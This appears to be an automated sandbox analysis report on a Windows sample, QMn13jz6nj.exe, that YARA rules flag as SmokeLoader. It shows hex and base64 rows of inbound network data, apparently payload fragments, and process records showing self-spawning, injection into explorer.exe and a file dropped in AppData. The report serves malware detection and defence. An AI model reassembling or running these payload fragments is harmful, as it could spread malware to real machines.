2021-12-01 09:04:36 UTC	186	IN	Data Raw: 48 00 65 00 56 00 46 00 45 00 56 00 30 00 46 00 52 00 56 00 33 00 42 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 6c 00 5a 00 53 00 54 00 4a 00 6e 00 57 00 56 00 46 00 42 00 54 00 6c 00 6c 00 43 00 52 00 48 00 46 00 72 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 6f 00 5a 00 32 00 6b 00 78 00 51 00 30 00 31 00 72 00 51 00 54 00 46 00 33 00 52 00 56 00 64 00 78 00 55 00 55 00 46 00 42 00 51 00 55 00 46 00 44 00 52 00 30 00 4e 00 4d 00 4d 00 45 00 6c 00 46 00 51 00 55 00 52 00 59 00 51 00 56 00 49 00 72 00 63 00 45 00 46 00 42 00 51 00 55 00 46 00 42 00 53 00 56 00 6c 00 4a 00 52 00 58 00 64 00 53 00 6b 00 46 00 4f 00 5a 00 30 00 4a 00 4b 00 4e 00 6d 00 74 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 68 00 6e 00 5a 00 32 00 4a 00 44 00 65 00 45 00 46 Data Ascii: HeVFEV0FRV3BBQUFBQUlZSTJnWVFBTllCRHFrQUFBQUFoZ2kxQ01rQTF3RVdxUUFBQUFDR0NMMElFQ URYQVIrcEFBQUFBSVlJRXd2SkFOZ0JKNmtBQUFBQWhnZ2JDeEF
2021-12-01 09:04:36 UTC	188	IN	Data Raw: 00 42 00 51 00 57 00 64 00 33 00 51 00 6e 00 68 00 42 00 55 00 57 00 4e 00 5a 00 4e 00 57 00 64 00 47 00 4d 00 58 00 46 00 6e 00 51 00 55 00 46 00 42 00 51 00 55 00 4e 00 45 00 51 00 55 00 6c 00 4e 00 52 00 30 00 52 00 43 00 61 00 6d 00 35 00 42 00 57 00 55 00 4e 00 78 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 4a 00 54 00 55 00 45 00 76 00 55 00 57 00 39 00 59 00 52 00 30 00 39 00 6e 00 51 00 6d 00 6b 00 32 00 62 00 30 00 46 00 42 00 51 00 55 00 46 00 42 00 5a 00 33 00 64 00 42 00 52 00 45 00 52 00 70 00 56 00 6b 00 32 00 55 00 55 00 64 00 58 00 57 00 6d 00 64 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 54 00 30 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 68 00 6e 00 5a 00 32 00 6b 00 78 00 51 00 55 00 Data Ascii: BQWd3QnhBUWNZNWdGMXFnQUFBQUNEQUlNR0RCam5BWUNxQUFBQUFJTUEvUW9YR09nQmk 2b0FBQUFBZ3dBRERpSVk2UUdXcWdBQUFBQ0RBTHdRTFJqcUFhR3FBQUFBQU

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:04:36 UTC	192	IN	Data Raw: 55 00 4a 00 52 00 51 00 6c 00 68 00 48 00 55 00 55 00 46 00 42 00 51 00 6d 00 64 00 43 00 55 00 30 00 64 00 52 00 51 00 55 00 46 00 43 00 64 00 30 00 4a 00 6a 00 55 00 55 00 46 00 42 00 51 00 55 00 4e 00 42 00 51 00 6c 00 52 00 52 00 51 00 55 00 46 00 42 00 51 00 31 00 46 00 44 00 56 00 56 00 42 00 52 00 51 00 55 00 46 00 44 00 5a 00 30 00 46 00 6d 00 54 00 30 00 46 00 42 00 51 00 55 00 46 00 52 00 52 00 48 00 5a 00 52 00 55 00 55 00 46 00 42 00 51 00 56 00 46 00 44 00 52 00 31 00 42 00 42 00 51 00 57 00 64 00 42 00 5a 00 30 00 4a 00 78 00 55 00 6b 00 46 00 42 00 51 00 55 00 46 00 33 00 51 00 6d 00 4e 00 52 00 51 00 55 00 46 00 42 00 51 00 6b 00 46 00 43 00 56 00 46 00 46 00 42 00 51 00 55 00 46 00 43 00 55 00 55 00 4e 00 56 00 55 00 46 00 46 00 42 00 51 Data Ascii: UJRQlhHUUFBQmdCU0dRQUFCd0JjUUFBQUNBQlRRQUFBQ1FDVVBRQUFDZ0FmT0FBQUFRRHZRUUFBQVFDR1BBQWdBZ0JxUkFBQUF3QmNRQUFBQkFCVFFBQUFCUUNVUFFBQ
2021-12-01 09:04:36 UTC	196	IN	Data Raw: 00 51 00 79 00 74 00 51 00 55 00 55 00 46 00 42 00 51 00 56 00 46 00 44 00 63 00 30 00 78 00 6e 00 51 00 55 00 46 00 42 00 5a 00 30 00 45 00 78 00 54 00 30 00 46 00 42 00 51 00 55 00 46 00 33 00 51 00 79 00 74 00 51 00 55 00 55 00 46 00 42 00 51 00 56 00 46 00 44 00 63 00 30 00 78 00 6e 00 51 00 55 00 46 00 42 00 5a 00 30 00 45 00 78 00 54 00 30 00 46 00 42 00 51 00 55 00 46 00 33 00 51 00 79 00 74 00 51 00 55 00 55 00 46 00 42 00 51 00 56 00 46 00 44 00 63 00 30 00 78 00 6e 00 51 00 55 00 46 00 42 00 5a 00 30 00 45 00 78 00 54 00 30 00 46 00 42 00 51 00 55 00 46 00 33 00 51 00 79 00 74 00 51 00 55 00 55 00 46 00 42 00 51 00 56 00 46 00 44 00 63 00 30 00 78 00 6e 00 51 00 55 00 46 00 42 00 5a 00 30 00 45 00 78 00 54 00 30 00 46 00 42 00 51 00 55 00 46 00 Data Ascii: QytQUUFBQVFDc0xnQUFBZ0ExT0FBQUF3QytQUUFBQVFDc0xnQUFBZ0ExT0FBQUF3QytQUUFBQVFDc0xnQUFBZ0ExT0FBQUF3QytQUUFBQVFDc0xnQUFBZ0ExT0FBQUF
2021-12-01 09:04:36 UTC	200	IN	Data Raw: 64 00 51 00 55 00 55 00 46 00 42 00 51 00 56 00 46 00 44 00 54 00 30 00 70 00 6e 00 51 00 55 00 46 00 42 00 55 00 55 00 4e 00 50 00 53 00 6d 00 64 00 42 00 51 00 55 00 46 00 52 00 51 00 30 00 39 00 4b 00 5a 00 30 00 46 00 42 00 51 00 56 00 46 00 44 00 54 00 30 00 70 00 6e 00 51 00 55 00 46 00 42 00 55 00 55 00 4e 00 50 00 53 00 6d 00 64 00 42 00 51 00 55 00 46 00 52 00 51 00 30 00 39 00 4b 00 5a 00 30 00 46 00 42 00 51 00 56 00 46 00 44 00 54 00 30 00 70 00 6e 00 51 00 55 00 46 00 42 00 55 00 55 00 4e 00 50 00 53 00 6d 00 64 00 42 00 51 00 55 00 46 00 52 00 51 00 30 00 39 00 4b 00 5a 00 30 00 46 00 42 00 51 00 56 00 46 00 44 00 54 00 30 00 70 00 6e 00 51 00 55 00 46 00 42 00 55 00 55 00 4e 00 50 00 53 00 6d 00 64 00 42 00 51 00 55 00 46 00 52 00 51 00 30 Data Ascii: dQUUFBQVFDT0pnQUFBUUNPSmdBQUFRQ09KZ0FBQVFDT0pnQUFBUUNPSmdBQUFRQ09KZ0FBQVFDT0pnQUFBUUNPSmdBQUFRQ09KZ0FBQVFDT0pnQUFBUUNPSmdBQUFRQ0
2021-12-01 09:04:36 UTC	204	IN	Data Raw: 00 30 00 46 00 42 00 51 00 56 00 46 00 43 00 5a 00 46 00 46 00 52 00 51 00 55 00 46 00 42 00 55 00 55 00 4d 00 35 00 53 00 6e 00 64 00 5a 00 51 00 56 00 64 00 52 00 51 00 55 00 70 00 42 00 52 00 6d 00 74 00 42 00 53 00 45 00 46 00 43 00 4f 00 45 00 46 00 43 00 4d 00 45 00 46 00 6d 00 51 00 55 00 46 00 6c 00 51 00 55 00 68 00 33 00 51 00 55 00 6c 00 42 00 51 00 6a 00 68 00 42 00 52 00 46 00 6c 00 42 00 56 00 31 00 46 00 43 00 56 00 30 00 46 00 42 00 62 00 30 00 46 00 57 00 5a 00 30 00 4d 00 31 00 51 00 55 00 5a 00 5a 00 51 00 55 00 4a 00 6e 00 51 00 6c 00 64 00 42 00 52 00 6d 00 74 00 42 00 56 00 6d 00 64 00 43 00 56 00 6b 00 46 00 42 00 61 00 30 00 45 00 72 00 56 00 45 00 31 00 43 00 51 00 55 00 4a 00 46 00 51 00 53 00 74 00 55 00 54 00 55 00 5a 00 42 00 Data Ascii: 0FBQVFCZFFRQUFBUUM5SndZQVdRQUpBRmtBSEFCOEFCMEFmQUFlQUh3QUlBQjhBRFlBV1FCV0FBb0FWZ0M1QUZZQUJnQldBRmtBVmdCVkFBa0ErVE1CQUJFQStUTUZB
2021-12-01 09:04:36 UTC	209	IN	Data Raw: 43 00 4b 00 33 00 70 00 33 00 63 00 30 00 4a 00 74 00 61 00 30 00 56 00 74 00 55 00 30 00 31 00 33 00 51 00 6d 00 78 00 46 00 52 00 57 00 74 00 71 00 51 00 54 00 5a 00 43 00 61 00 48 00 64 00 43 00 62 00 56 00 4e 00 4e 00 5a 00 6b 00 4a 00 6f 00 64 00 30 00 49 00 72 00 65 00 6e 00 64 00 7a 00 51 00 6d 00 6c 00 52 00 51 00 6e 00 52 00 43 00 4f 00 58 00 6c 00 43 00 61 00 58 00 64 00 43 00 64 00 45 00 49 00 35 00 65 00 55 00 4a 00 75 00 61 00 30 00 56 00 74 00 61 00 58 00 46 00 48 00 51 00 6d 00 35 00 72 00 52 00 56 00 56 00 44 00 53 00 45 00 70 00 42 00 51 00 58 00 64 00 43 00 4e 00 6e 00 70 00 50 00 4d 00 55 00 46 00 45 00 55 00 55 00 4a 00 45 00 65 00 6a 00 68 00 75 00 51 00 55 00 46 00 33 00 51 00 6d 00 6c 00 34 00 63 00 44 00 42 00 42 00 56 00 46 00 46 Data Ascii: CK3p3c0Jta0VtU013QmxFRWtqQTZCaHdCbVNNZkJod0IrendzQmlRQnRCOXlCaXdCdEI5eUJua0VtaXFHQm5rRVVDSEpBQXdCNnpPMUFEUUJEejhuQUF3Qml4cDBBVFF
2021-12-01 09:04:36 UTC	213	IN	Data Raw: 00 68 00 77 00 4f 00 45 00 4a 00 4e 00 52 00 55 00 4e 00 58 00 65 00 6e 00 68 00 68 00 52 00 48 00 4e 00 46 00 51 00 31 00 64 00 36 00 65 00 56 00 6c 00 45 00 63 00 55 00 56 00 47 00 52 00 48 00 67 00 33 00 4f 00 45 00 46 00 75 00 61 00 30 00 4e 00 6f 00 65 00 6c 00 64 00 30 00 52 00 48 00 4a 00 72 00 51 00 33 00 5a 00 45 00 4b 00 33 00 70 00 45 00 64 00 6e 00 64 00 43 00 4b 00 31 00 52 00 4f 00 4d 00 45 00 46 00 42 00 52 00 55 00 51 00 33 00 51 00 69 00 39 00 77 00 52 00 48 00 4e 00 46 00 51 00 31 00 70 00 36 00 65 00 6e 00 56 00 45 00 63 00 30 00 56 00 44 00 52 00 48 00 67 00 33 00 4d 00 6b 00 52 00 6f 00 52 00 55 00 52 00 34 00 51 00 33 00 4e 00 44 00 52 00 48 00 64 00 52 00 51 00 30 00 35 00 71 00 4f 00 54 00 68 00 43 00 51 00 58 00 64 00 44 00 54 00 Data Ascii: hwOEJNRUNXenhhRHNFQ1d6eVlEcUVGRHg3OEFua0Noeld0RHJrQ3ZEK3pEdndCK1ROMEFBRUQ3Qi9wRHNFQ1p6enVEc0VDRHg3MkRoRUR4Q3NDRHdRQ05qOThCQXdDT
2021-12-01 09:04:36 UTC	220	IN	Data Raw: 00 42 00 61 00 48 00 64 00 33 00 52 00 48 00 46 00 48 00 63 00 30 00 46 00 6f 00 64 00 33 00 64 00 45 00 4e 00 30 00 64 00 31 00 51 00 57 00 68 00 33 00 64 00 30 00 46 00 4e 00 52 00 33 00 64 00 42 00 61 00 58 00 64 00 33 00 51 00 57 00 52 00 48 00 65 00 55 00 46 00 70 00 64 00 33 00 64 00 42 00 64 00 55 00 63 00 77 00 51 00 57 00 6c 00 33 00 64 00 30 00 45 00 76 00 52 00 7a 00 4a 00 42 00 61 00 58 00 64 00 33 00 51 00 6c 00 46 00 48 00 4e 00 45 00 46 00 70 00 64 00 33 00 64 00 43 00 61 00 45 00 63 00 32 00 51 00 57 00 6c 00 33 00 64 00 30 00 4a 00 35 00 52 00 7a 00 68 00 42 00 61 00 58 00 64 00 33 00 51 00 30 00 52 00 48 00 4f 00 46 00 46 00 70 00 56 00 58 00 64 00 42 00 53 00 45 00 56 00 50 00 51 00 57 00 6c 00 33 00 64 00 30 00 4e 00 56 00 52 00 33 00 Data Ascii: BaHd3RHFHc0Fod3dEN0d1QWh3d0FNR3dBaXd3QWRHeUFpd3dBdUcwQWl3d0EvRzJBaXd3QlFHNEFpd3dCaEc2QWl3d0J5RzhBaXd3Q0RHOFFpVXdBSEVPQWl3d0NVR3
2021-12-01 09:04:36 UTC	229	IN	Data Raw: 00 64 00 46 00 62 00 45 00 46 00 42 00 53 00 55 00 46 00 4a 00 64 00 30 00 56 00 75 00 51 00 55 00 46 00 46 00 51 00 55 00 70 00 42 00 52 00 57 00 35 00 42 00 51 00 55 00 6c 00 42 00 53 00 6c 00 46 00 46 00 63 00 45 00 46 00 42 00 52 00 55 00 46 00 4b 00 5a 00 30 00 56 00 77 00 51 00 55 00 46 00 4a 00 51 00 55 00 70 00 33 00 52 00 58 00 4a 00 42 00 51 00 55 00 56 00 42 00 53 00 30 00 46 00 46 00 63 00 6b 00 46 00 42 00 53 00 55 00 46 00 4c 00 55 00 55 00 56 00 30 00 51 00 55 00 46 00 46 00 51 00 55 00 74 00 6e 00 52 00 58 00 52 00 42 00 51 00 55 00 6c 00 42 00 53 00 33 00 64 00 46 00 64 00 6b 00 46 00 42 00 52 00 55 00 46 00 4d 00 51 00 55 00 56 00 32 00 51 00 55 00 46 00 4a 00 51 00 55 00 31 00 52 00 52 00 58 00 68 00 42 00 51 00 55 00 56 00 42 00 54 00 Data Ascii: dFbEFBSUFJd0VuQUFFQUpBRW5BQUlBSlFFcEFBRUFKZ0VwQUFJQUp3RXJBQUVBS0FFckFBSUFLUUV0QUFFQUtnRXRBQUlBS3dFdkFBRUFMQUV2QUFJQU1RRXhBQUVBT
2021-12-01 09:04:36 UTC	245	IN	Data Raw: 00 52 00 6a 00 4d 00 45 00 39 00 56 00 53 00 6b 00 52 00 53 00 52 00 47 00 4e 00 34 00 54 00 56 00 52 00 52 00 65 00 6c 00 46 00 72 00 55 00 54 00 52 00 53 00 56 00 55 00 6c 00 36 00 54 00 57 00 70 00 4f 00 52 00 46 00 4a 00 55 00 54 00 55 00 46 00 51 00 52 00 6c 00 42 00 53 00 5a 00 32 00 52 00 44 00 64 00 32 00 4a 00 71 00 4e 00 57 00 6c 00 59 00 4d 00 54 00 68 00 36 00 51 00 55 00 52 00 33 00 4b 00 32 00 4e 00 47 00 4f 00 57 00 5a 00 4e 00 64 00 30 00 4a 00 48 00 5a 00 46 00 63 00 31 00 61 00 6c 00 6c 00 45 00 54 00 55 00 46 00 61 00 4d 00 6c 00 59 00 77 00 57 00 44 00 42 00 73 00 61 00 30 00 31 00 33 00 51 00 6e 00 70 00 61 00 57 00 46 00 4a 00 6d 00 55 00 31 00 64 00 52 00 65 00 6b 00 46 00 48 00 55 00 6a 00 4a 00 6a 00 4d 00 6e 00 42 00 77 00 59 00 Data Ascii: RjME9VSkRSRGN4TVRRelFrUTRSVUl6TWpORFJUTUFQRlBSZ2RDd2JqNWlYMTh6QUR3K2NGOWZNd0JHZFc1allETUFaMlYwWDBsa013QnpaWFJmU1dRekFHUjJjMnBwY

Timestamp	kBytes transferred	Direction	Data
2021-12-01 09:04:36 UTC	252	IN	Data Raw: 00 6e 00 65 00 55 00 35 00 71 00 59 00 33 00 68 00 53 00 61 00 6d 00 64 00 42 00 57 00 6a 00 4a 00 57 00 4d 00 46 00 67 00 78 00 56 00 6c 00 56 00 53 00 61 00 6d 00 64 00 42 00 55 00 45 00 51 00 30 00 4e 00 56 00 67 00 78 00 4f 00 48 00 64 00 59 00 65 00 6d 00 64 00 42 00 55 00 45 00 5a 00 51 00 55 00 6d 00 64 00 6b 00 51 00 33 00 64 00 69 00 61 00 6a 00 56 00 70 00 57 00 44 00 45 00 34 00 64 00 31 00 68 00 36 00 5a 00 30 00 46 00 51 00 52 00 44 00 56 00 32 00 57 00 44 00 45 00 34 00 4e 00 45 00 46 00 48 00 5a 00 47 00 78 00 6b 00 52 00 6a 00 6c 00 4b 00 57 00 6b 00 52 00 6e 00 51 00 57 00 4d 00 79 00 56 00 6a 00 42 00 59 00 4d 00 47 00 78 00 72 00 54 00 30 00 46 00 43 00 61 00 47 00 4d 00 79 00 55 00 6e 00 4a 00 5a 00 56 00 31 00 49 00 78 00 54 00 30 00 Data Ascii: neU5qY3hSamdBWjJWMFgxVlVSamdBUEQ0NVgxOHdYemdBUEZQUmdkQ3diajVpWDE4d1h6Z0FQRDV2WDE4NEFHZGxkRjlKWkRnQWMyVjBYMGxrT0FCaGMyUnJZV1IxT0
2021-12-01 09:04:36 UTC	268	IN	Data Raw: 00 4b 00 62 00 45 00 46 00 48 00 5a 00 47 00 78 00 6b 00 52 00 6a 00 6c 00 4b 00 59 00 6d 00 35 00 61 00 61 00 47 00 4e 00 74 00 62 00 47 00 68 00 69 00 62 00 6c 00 4a 00 45 00 5a 00 46 00 64 00 34 00 4d 00 47 00 52 00 59 00 53 00 6d 00 78 00 42 00 52 00 57 00 52 00 73 00 5a 00 45 00 56 00 73 00 64 00 46 00 6c 00 58 00 5a 00 47 00 78 00 52 00 62 00 55 00 5a 00 36 00 57 00 6c 00 46 00 43 00 53 00 6c 00 70 00 48 00 56 00 6e 00 56 00 6b 00 52 00 32 00 77 00 77 00 5a 00 56 00 5a 00 4f 00 62 00 47 00 4a 00 74 00 55 00 6d 00 78 00 6a 00 61 00 30 00 70 00 6f 00 59 00 7a 00 4a 00 56 00 51 00 56 00 59 00 79 00 56 00 6d 00 6c 00 56 00 62 00 56 00 5a 00 36 00 59 00 30 00 63 00 35 00 64 00 57 00 4d 00 79 00 56 00 55 00 46 00 53 00 4d 00 6c 00 59 00 77 00 56 00 57 00 Data Ascii: KbEFHZGxkRjlKYm5aaGNtbGhiblJEZFd4MGRYSmxBRWRsZEVsdFlXZGxRbUZ6WlFCSlpHVnVkR2wwZVZObGJtUmxja0poYzJVQVYyVmlVbVZ6Y0c5dWMyVUFSMlYwVW
2021-12-01 09:04:36 UTC	284	IN	Data Raw: 00 6b 00 64 00 57 00 49 00 7a 00 54 00 6a 00 42 00 68 00 56 00 30 00 35 00 36 00 51 00 55 00 56 00 61 00 63 00 46 00 70 00 58 00 65 00 47 00 74 00 6a 00 64 00 30 00 4a 00 75 00 57 00 6c 00 68 00 53 00 5a 00 6c 00 46 00 74 00 4f 00 54 00 46 00 69 00 62 00 56 00 4a 00 36 00 51 00 55 00 56 00 6b 00 62 00 47 00 52 00 46 00 5a 00 57 00 45 00 4a 00 76 00 59 00 56 00 64 00 4f 00 52 00 46 00 6c 00 59 00 53 00 6d 00 74 00 6a 00 64 00 30 00 4a 00 49 00 57 00 6c 00 68 00 53 00 52 00 6d 00 4a 00 75 00 55 00 6e 00 42 00 6b 00 53 00 47 00 78 00 45 00 57 00 56 00 68 00 4b 00 61 00 32 00 4e 00 33 00 51 00 6c 00 52 00 5a 00 4d 00 6b 00 5a 00 31 00 56 00 55 00 64 00 47 00 65 00 6d 00 4d 00 7a 00 5a 00 48 00 5a 00 6a 00 62 00 56 00 4a 00 36 00 51 00 55 00 Data Ascii: kdWIzTjBhV056QUVacFpXeGtjd0JuWlhSZlFtOTFibVJ6QUVkbGRFZHlZWEJvYVdORFlYSmtjd0JIWlhSRmJuUnBkSGxEWVhKa2N3QlRZMkZ1VUdGemMzZHZjbVJ6QU
2021-12-01 09:04:36 UTC	300	IN	Data Raw: 00 6a 00 51 00 56 00 70 00 52 00 51 00 6e 00 56 00 42 00 52 00 31 00 56 00 42 00 59 00 32 00 64 00 43 00 63 00 45 00 46 00 48 00 54 00 55 00 46 00 6b 00 51 00 55 00 4a 00 6f 00 51 00 55 00 5a 00 33 00 51 00 56 00 56 00 6e 00 51 00 6b 00 68 00 42 00 52 00 31 00 56 00 42 00 59 00 6d 00 64 00 43 00 62 00 45 00 46 00 49 00 53 00 55 00 46 00 68 00 55 00 55 00 4a 00 71 00 51 00 55 00 63 00 34 00 51 00 56 00 6c 00 52 00 51 00 6e 00 52 00 42 00 52 00 32 00 74 00 42 00 55 00 6e 00 64 00 43 00 62 00 45 00 46 00 48 00 4e 00 45 00 46 00 61 00 55 00 55 00 4a 00 35 00 51 00 55 00 64 00 72 00 51 00 56 00 6c 00 33 00 51 00 6e 00 56 00 42 00 52 00 32 00 4e 00 42 00 57 00 45 00 46 00 42 00 51 00 55 00 51 00 77 00 59 00 30 00 46 00 61 00 55 00 55 00 4a 00 31 00 51 00 55 00 Data Ascii: jQVpRQnVBR1VBY2dCcEFHTUFkQUJoQUZ3QVVnQkhBR1VBYmdCbEFISUFhUUJqQUc4QVlRQnRBR2tBUndCbEFHNEFaUUJ5QUdrQVl3QnVBR2NBWEFBQUQwY0FaUUJ1QU
2021-12-01 09:04:36 UTC	316	IN	Data Raw: 00 34 00 51 00 56 00 52 00 52 00 51 00 57 00 64 00 42 00 52 00 6d 00 4e 00 42 00 59 00 56 00 46 00 43 00 56 00 45 00 46 00 49 00 61 00 30 00 46 00 6a 00 64 00 30 00 49 00 77 00 51 00 55 00 64 00 56 00 51 00 57 00 4a 00 52 00 51 00 58 00 56 00 42 00 52 00 7a 00 52 00 42 00 54 00 58 00 64 00 42 00 65 00 55 00 46 00 47 00 4f 00 45 00 46 00 56 00 51 00 55 00 4a 00 35 00 51 00 55 00 63 00 34 00 51 00 56 00 6c 00 33 00 51 00 6c 00 52 00 42 00 53 00 47 00 74 00 42 00 59 00 33 00 64 00 43 00 4d 00 45 00 46 00 48 00 56 00 55 00 46 00 69 00 55 00 55 00 46 00 31 00 51 00 55 00 64 00 56 00 51 00 57 00 4e 00 33 00 51 00 6e 00 70 00 42 00 51 00 30 00 46 00 42 00 56 00 6e 00 64 00 43 00 62 00 30 00 46 00 48 00 56 00 55 00 46 00 6a 00 5a 00 30 00 4a 00 55 00 51 00 55 00 Data Ascii: 4QVRRQWdBRmNBYVFCVEFIa0Fjd0IwQUdVQWJRQXVBRzRBTXdBeUFGOEFVQUJ5QUc4QVl3QlRBSGtBY3dCMEFHVUFiUUF1QUdVQWN3QnpBQ0FBVndCb0FHVUFjZ0JUQU
2021-12-01 09:04:36 UTC	332	IN	Data Raw: 00 4c 00 51 00 54 00 46 00 42 00 57 00 55 00 46 00 42 00 55 00 57 00 64 00 54 00 5a 00 31 00 46 00 72 00 53 00 55 00 46 00 42 00 55 00 55 00 4a 00 49 00 55 00 56 00 56 00 4a 00 52 00 30 00 46 00 6e 00 52 00 6b 00 46 00 42 00 53 00 55 00 4e 00 48 00 51 00 6d 00 64 00 4f 00 51 00 55 00 46 00 52 00 55 00 6d 00 64 00 31 00 52 00 55 00 39 00 45 00 61 00 45 00 64 00 44 00 4e 00 56 00 4a 00 48 00 51 00 7a 00 5a 00 52 00 59 00 32 00 64 00 42 00 5a 00 30 00 56 00 55 00 51 00 55 00 4a 00 4e 00 51 00 6b 00 4a 00 52 00 51 00 55 00 46 00 46 00 62 00 30 00 6c 00 57 00 52 00 32 00 64 00 6a 00 53 00 6b 00 4e 00 43 00 53 00 6a 00 6c 00 47 00 55 00 6b 00 55 00 31 00 51 00 56 00 4a 00 4c 00 51 00 6b 00 46 00 43 00 53 00 30 00 4a 00 42 00 51 00 6b 00 70 00 57 00 52 00 57 00 Data Ascii: LQTFBWUFBUWdTZ1FrSUFBUUJIUVVJR0FnRkFBSUNHQmdOQUFRUmd1RU9EaEdDNVJHQzZRY2dBZ0VUQUJNQkJRQUFFb0lWR2djSkNCSjlGUkU1QVJLQkFCS0JBQkpWRW
2021-12-01 09:04:36 UTC	348	IN	Data Raw: 00 42 00 51 00 56 00 56 00 33 00 51 00 6a 00 42 00 42 00 52 00 30 00 56 00 42 00 5a 00 45 00 46 00 43 00 62 00 45 00 46 00 42 00 51 00 55 00 46 00 56 00 51 00 55 00 4a 00 35 00 51 00 55 00 63 00 34 00 51 00 56 00 6c 00 33 00 51 00 6d 00 78 00 42 00 53 00 45 00 31 00 42 00 59 00 33 00 64 00 43 00 53 00 6b 00 46 00 48 00 55 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 31 00 52 00 51 00 58 00 46 00 42 00 51 00 7a 00 52 00 42 00 54 00 56 00 46 00 43 00 63 00 30 00 46 00 45 00 52 00 55 00 46 00 61 00 51 00 55 00 46 00 34 00 51 00 55 00 64 00 4a 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 51 00 55 00 46 00 42 00 56 00 55 00 46 00 43 00 65 00 55 00 46 00 48 00 4f 00 45 00 46 00 61 00 5a 00 30 00 4a 00 77 00 51 00 55 00 Data Ascii: BQVV3QjBBR0VBZEFCbEFBQUFVQUJ5QUc4QVl3QmxBSE1BY3dCSkFHUUFBQUFBQUFBQU1RQXFBQzRBTVFCc0FERUFaQUF4QUdJQUFBQUFBQUFBVUFCeUFHOEFaZ0JwQU
2021-12-01 09:04:36 UTC	364	IN	Data Raw: 00 4a 00 51 00 55 00 35 00 42 00 51 00 6b 00 78 00 42 00 52 00 6d 00 39 00 42 00 59 00 6c 00 46 00 42 00 4d 00 55 00 46 00 49 00 56 00 55 00 46 00 58 00 5a 00 30 00 4a 00 59 00 51 00 55 00 64 00 52 00 51 00 57 00 52 00 33 00 51 00 6d 00 68 00 42 00 52 00 57 00 4e 00 42 00 5a 00 55 00 46 00 43 00 4d 00 6b 00 46 00 47 00 61 00 30 00 46 00 69 00 55 00 55 00 4a 00 33 00 51 00 55 00 64 00 7a 00 51 00 56 00 6c 00 33 00 51 00 6b 00 68 00 42 00 53 00 46 00 46 00 42 00 59 00 6e 00 64 00 43 00 59 00 55 00 46 00 47 00 59 00 30 00 46 00 55 00 5a 00 30 00 4a 00 76 00 51 00 55 00 64 00 4e 00 51 00 56 00 4a 00 33 00 51 00 6a 00 42 00 42 00 53 00 45 00 46 00 42 00 57 00 56 00 46 00 43 00 64 00 45 00 46 00 49 00 51 00 55 00 46 00 68 00 64 00 30 00 4a 00 6f 00 51 00 55 00 Data Ascii: JQU5BQkxBRm9BYlFBMUFIVUFXZ0JYQUdRQWR3QmhBRWNBZUFCMkFGa0FiUUJ3QUdzQVl3QkhBSFFBYndCYUFGY0FUZ0JvQUdNQVJ3QjBBSEFBWVFCdEFIQUFhd0JoQU
2021-12-01 09:04:36 UTC	380	IN	Data Raw: 00 42 00 51 00 54 00 52 00 42 00 5a 00 30 00 46 00 42 00 51 00 55 00 46 00 44 00 51 00 57 00 64 00 42 00 64 00 32 00 64 00 6e 00 61 00 6c 00 42 00 43 00 5a 00 32 00 74 00 78 00 61 00 47 00 74 00 70 00 52 00 7a 00 6c 00 33 00 4d 00 45 00 4a 00 43 00 64 00 30 00 74 00 6e 00 5a 00 32 00 64 00 71 00 51 00 55 00 31 00 4a 00 53 00 55 00 6c 00 32 00 51 00 55 00 6c 00 43 00 51 00 56 00 52 00 46 00 54 00 45 00 31 00 42 00 61 00 30 00 64 00 43 00 55 00 33 00 4e 00 50 00 51 00 58 00 64 00 4a 00 59 00 55 00 4a 00 52 00 51 00 58 00 64 00 55 00 51 00 56 00 6c 00 4c 00 53 00 33 00 33 00 64 00 5a 00 51 00 6b 00 4a 00 42 00 52 00 30 00 4e 00 4f 00 64 00 30 00 6c 00 4c 00 53 00 33 00 33 00 Data Ascii: BQTRBZ0FBQUFDQWdBd2dnalBCZ2txaGtpRzl3MEJCd0tnZ2dqQU1JSUl2QUlCQVRFTE1Ba0dCU3NPQXdJYUJRQXdUQVlLS3dZQkJBR0NOd0lCQktBK01Ed3dGd1lLS3

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: QMn13jz6nj.exe PID: 2228 Parent PID: 5780

General

Start time:	10:03:38
Start date:	01/12/2021
Path:	C:\Users\user\Desktop\QMn13jz6nj.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\QMn13jz6nj.exe"
Imagebase:	0x400000
File size:	162304 bytes
MD5 hash:	C6E5298F945F91851744F96EE16412E5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: QMn13jz6nj.exe PID: 3416 Parent PID: 2228

General

Start time:	10:03:39
Start date:	01/12/2021
Path:	C:\Users\user\Desktop\QMn13jz6nj.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\QMn13jz6nj.exe"
Imagebase:	0x400000
File size:	162304 bytes
MD5 hash:	C6E5298F945F91851744F96EE16412E5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000002.00000002.374208740.00000000005A1000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000002.00000002.374186262.0000000000580000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: explorer.exe PID: 3352 Parent PID: 3416

General

Start time:	10:03:46
Start date:	01/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff720ea0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000004.00000000.353435896.0000000004E91000.00000020.00020000.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: ddigjgj PID: 6700 Parent PID: 664

General

Start time:	10:04:26
Start date:	01/12/2021
Path:	C:\Users\user\AppData\Roaming\ddigjgj
